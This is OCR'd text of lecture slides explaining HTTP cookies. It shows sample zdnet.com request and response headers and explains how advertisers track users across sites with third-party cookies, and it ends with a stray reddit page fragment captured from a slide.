
```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
```

Subsequent visit

...


Requests with cookies

Response



```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
```

Subsequent visit



HTTP Headers

```
http://zdnet.com/

GET / HTTP/1.1
Host: zdnet.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11 zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNW
```

...

Why use cookies?

- Personalization
    - Let an anonymous user customize your site
    - Store font choice, etc., in the cookie

Why use cookies?

- Tracking users
    - Advertisers want to know your behavior
    - Ideally build a profile *across different websites*
        - Read about iPad on CNN, then see ads on Amazon?!
    - How can an advertiser (A) know what you did on another site (S)?

Why use cookies?

- Tracking users
  - Advertisers want to know your behavior
  - Ideally build a profile *across different websites*
    - Read about iPad on CNN, then see ads on Amazon?!
  - How can an advertiser (A) know what you did on another site (S)?

S shows you an ad from A; A scrapes the referrer URL

Why use cookies?

- Tracking users
  - Advertisers want to know your behavior
  - Ideally build a profile *across different websites*
    - Read about iPad on CNN, then see ads on Amazon?!
  - How can an advertiser (A) know what you did on another site (S)?

S shows you an ad from A; A scrapes the referrer URL

Option 1: A maintains a DB, indexed by your IP address

Problem: IP addrs change

Why use cookies?

- Tracking users
  - Advertisers want to know your behavior
  - Ideally build a profile *across different websites*
    - Read about iPad on CNN, then see ads on Amazon?!
  - How can an advertiser (A) know what you did on another site (S)?


S shows you an ad from A; A scrapes the referrer URL

Option 1: A maintains a DB, indexed by your IP address

Problem: IP addrs change

Option 2: A maintains a DB indexed by a *cookie*

- **“Third-party cookie”**
- **Commonly used by large ad networks (doubleclick)**



MY SUBREDDITS ▾ FRONT - ALL - RANDOM | OLDSCHOOLCOOL - GADGETS - FOOD - FUNNY - TELEVISION - SPORTS - JOKES - PERSONALFINANCE - HISTORY - WORLDNEWS - GAMING - TODAYILEARNED - AWW - DATAISBEAUTI MORE »

reddit hot new rising controversial top gilded wiki promoted

want to join? sign in or create an account in seconds | English

□ remember me reset password login

Submit a new link

Submit a new text post

trending subreddits /r/self /r/Lightbulb /r/COPYRIGHT /r/modnews /r/secretfans 13 comments

1 4615 They should put a tiny message at the end of chapstick tubes congratulating you for not losing the damn thing. /r/all (self.Showerthoughts)
submitted 3 hours ago by Jabroni0530 to /r/Showerthoughts
437 comments share

2 5533 Meet Biddy, The Traveling Hedgehog (imgur.com)
submitted 5 hours ago by kamil1308 to /r/aww
812 comments share

